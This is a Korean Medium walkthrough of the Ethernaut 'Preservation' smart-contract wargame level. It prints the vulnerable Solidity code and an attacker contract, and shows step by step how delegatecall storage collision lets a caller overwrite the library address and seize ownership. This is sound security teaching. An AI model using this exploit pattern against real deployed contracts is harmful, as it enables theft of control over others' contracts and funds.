



Open in app

Get started



Heuristic Wave

Follow

Oct 6, 2018 · 8 min read



Save



Ethernaut Preservation Problem — 이더넷 16단계 문제 해설

문제 해설에 들어가기 전, 이더넷 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정 하에 해설을 진행합니다. 필자의 풀이 방법이 절대적은 풀이 방법은 아니므로 이 점 참고하시기 바랍니다.



The Ethernaut

by

Heuristic Wave



...

Preservation

이번에도 역시 주어진 조건을 읽어보자. 필자의 초월해석이 담겨 있기 때문에, 원문을 직접 읽는 것이 제일 좋다.

이 컨트랙트는 2개의 다른 시간대의 다른 시간을 저장하는 라이브러리를 활용한다. 생성자는 각각의 시간에 저장된 2개의 라이브러리의 인스턴스로 만든다. 이번 단계의 목표는 주어진 인스턴스의 오너권한을 행사할 수 있는 것이다.

- 솔리디티 문서에 있는 로우레벨 함수 `delegatecall`의 작동방식, 어떻게 체인에서 `delegate`가 사용되는지 확인해보자. 라이브러리들이 실행 스코프안에서 어떤 영향을 미치는지.
- `delegatecall`이 context-preserving하는 것이 무엇을 의미하는지 이해하자

- 어떻게 변수를 저장하고 접근하는지 이해하자
- 다른 데이터 타입들간의 형변환이 어떻게 작용하는지 이해하자.

사실 이번 문제에서 요구하는 위 4가지의 조건은 앞선 문제들에서 우리들이 훈련한 것들이다. 비록 난이도가 8에 해당하지만, 주어진 조건이 무슨말인지 정확한 이해를 한다면 간단하게 문제를 해결할 수 있다.

코드 분석

코드 분석에 들어가기 앞서서, 조건에서 Preservation 컨트랙트는 라이브러리부터 만들어진 2개의 인스턴스 주소로 생성자가 만들어진다. 때문에 우리는 우선적으로 라이브러리를 먼저 확인해 보겠다.

LibraryContract.sol

```
// Simple library contract to set the time
contract LibraryContract {
    uint storedTime; // stores a timestamp

    function setTime(uint _time) public {
        storedTime = _time;
    }
}
```

라이브러리 컨트랙트는 setTime 함수를 통해 _time을 변수로 받아 storedTime에 저장하는 아주 간단한 구조를 가지고 있다.

Preservation.sol

```
pragma solidity ^0.4.23;

contract Preservation {
    address public timeZone1Library; // 라이브러리 객체1의 주소, 실제 슬롯 0차지
    address public timeZone2Library; // 라이브러리 객체2의 주소, 실제 슬롯 1차지
    address public owner; // 실제 슬롯 2차지
```

```

    uint storedTime;
    // 라이브러리 컨트랙트의 setTime함수를 호출하기 위한 function
    signature를 만드는과정
    bytes4 constant setTimeSignature =
    bytes4(keccak256("setTime(uint256)"));

    constructor(address _timeZone1LibraryAddress, address
    _timeZone2LibraryAddress) public {
        timeZone1Library = _timeZone1LibraryAddress;
        timeZone2Library = _timeZone2LibraryAddress;
        owner = msg.sender;
    }


    // set the time for timezone 1
    function setFirstTime(uint _timeStamp) public {
        timeZone1Library.delegatecall(setTimeSignature,
    _timeStamp);
    }

    // set the time for timezone 2
    function setSecondTime(uint _timeStamp) public {
        timeZone2Library.delegatecall(setTimeSignature,
    _timeStamp);
    }
}

```

당신이 delegatecall의 기능을 알고 있다는 전제하에 만약, 여기까지 코드를 읽고 주어진 문제의 구조를 이해했다면 당신은 이미 문제를 푼 것과 다를 없다.

아래 그림은 이 문제의 구조에 대한 이해를 돕기 위해 이더스캔에서 가져온 그림이다.



각 색깔에 따른 주소를 확인해보면 문제의 구조를 알 수 있다. 아래는 timeZone1,2에 대한 address를 이더스캔에서 확인하여 소스코드가 Library 컨트랙트라는 것을 알 수 있는 사진이다.



이더스캔을 통하여 문제로 주어진 Instance Address에 해당하는 Preservation.sol의

구조를 파악했다.

DelegateCall

이미 17단계 까지 왔다면 Delegate Call에 대한 기능을 숙지하고 있겠지만 복습차 살펴 보겠다.

[stackexchange](#)에서 설명하는 [delegatecall](#) 이 링크를 간략하게 설명하자면 컨트랙트 D에서 컨트랙트 E안에 있는 setN함수를 활용하여 인자 값에 n을 넣으면 컨트랙트 E는 수정이 불가하고 D의 n 값이 set 된다는 이야기를 통해 `delegatecall` 을 설명하고 있다.

그렇다면 우리는 Preservation.sol 과 같은 데이터 구조를 갖는 악의적인 컨트랙트를 만들어서 Preservation의 내부함수가 악의적인 컨트랙트를 참조하게 만들면 Preservation 컨트랙트의 내용이 변경된다는 것을 알 수 있다. 즉, Preservation은 복습차 살펴본 예시의 컨트랙트 D에 해당하고 악의적인 컨트랙트는 컨트랙트 E에 해당하는 것이다.

그러나 여기서 의문점이 들수도 있다. 이미 Preservation 컨트랙트는 timeZone이라는 변수에 각각의 라이브러리 컨트랙트를 참조하고 있다. 이것을 악의적인 컨트랙트의 주소로 바꾸기 위해서는 `setFristTime`함수의 매개변수에 악의적인 컨트랙트의 CA주소를 넣어야 한다! 다시말해, `delegatecall`의 약점을 활용해서 본래 배포한 컨트랙트의 주소를 바꾸는 것이다.

문제 풀이 과정

우선 Preservation 컨트랙트의 코드를 리믹스에 복사하여 문제에 해당하는 CA주소를 넣고 불러온다.

이어서 공격이 될 악의적인 컨트랙트 ChangeOwner.sol을 컴파일하고 배포한다.

```
contract ChangeOwner { // Preservation.sol과 동일한 데이터 구조를
    갖음
    address public slot1; // timeZone1에 해당, 실제 슬롯 0차지
    address public slot2; // timeZone2에 해당, 실제 슬롯 1차지
    address public owner; // owner에 해당, 실제 슬롯 2차지
```

```
function setTime(uint _time) public {
    owner = tx.origin; // 이 문장에서 나의 주소로 owner를 변경한다.
}
}
```

이후 ChangeOwner의 CA주소를 Preservation 컨트랙트의 setFirstTime의 매개변수로 넣고 트랜잭션을 발생시킨다. 이때! delegatecall은 많은 가스비를 필요로 하기 때문에, 직접 가스리밋을 50000이상으로 넉넉히 수정하여 주자!!

첫번째 setFirstTime 함수 호출이 성공적으로 끝난 다음, timeZone1Library를 확인해 보면 ChangeOwner의 CA주소로 값이 변경되었을 것이다. 이후 한번더 setFirstTime 함수로 owner를 바꾸고 답안지를 제출하면 성공!!

문제를 풀면 다음과 같은 출제의도를 말해준다

As the previous level, `delegate` mentions, the use of `delegatecall` to call libraries can be risky. This is particularly true for contract "libraries" that have their own state. This example demonstrates why the `library` keyword should be used for building libraries, as it prevents the libraries from storing and accessing state variables.

delegatecall을 사용하여 라이브러리들을 호출하는 것은 위험하다. 이 예제를 통하여 라이브러리를 빌딩하는데, 라이브러리가 변수의 상태에 접근하거나 저장할 수 없게 하기 위해 `library` 키워드를 사용하는 이유를 설명하고 있다. 그동안 library 키워드를 왜 사용하는지 알 수 없었는데 이번 문제를 통해서 확실하게 앎과 동시에 delegatecall 복습을 통하여 더 강력한 활용법을 알 수 있었다.

그럼, 다음번에는 17단계 Locked에서 만나요!

Ethernaut Locked Problem — 이더넷 17단계 문제 해설

문제 해설에 들어가기 전, 이더넷 내에서 콘솔창과 상호작용을 할 줄 알고 기본적인 리믹스 및 메타마스크 사용법이 숙지되어 있다는 가정

medium.com

ne Ethernaut

euristic Wav



[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

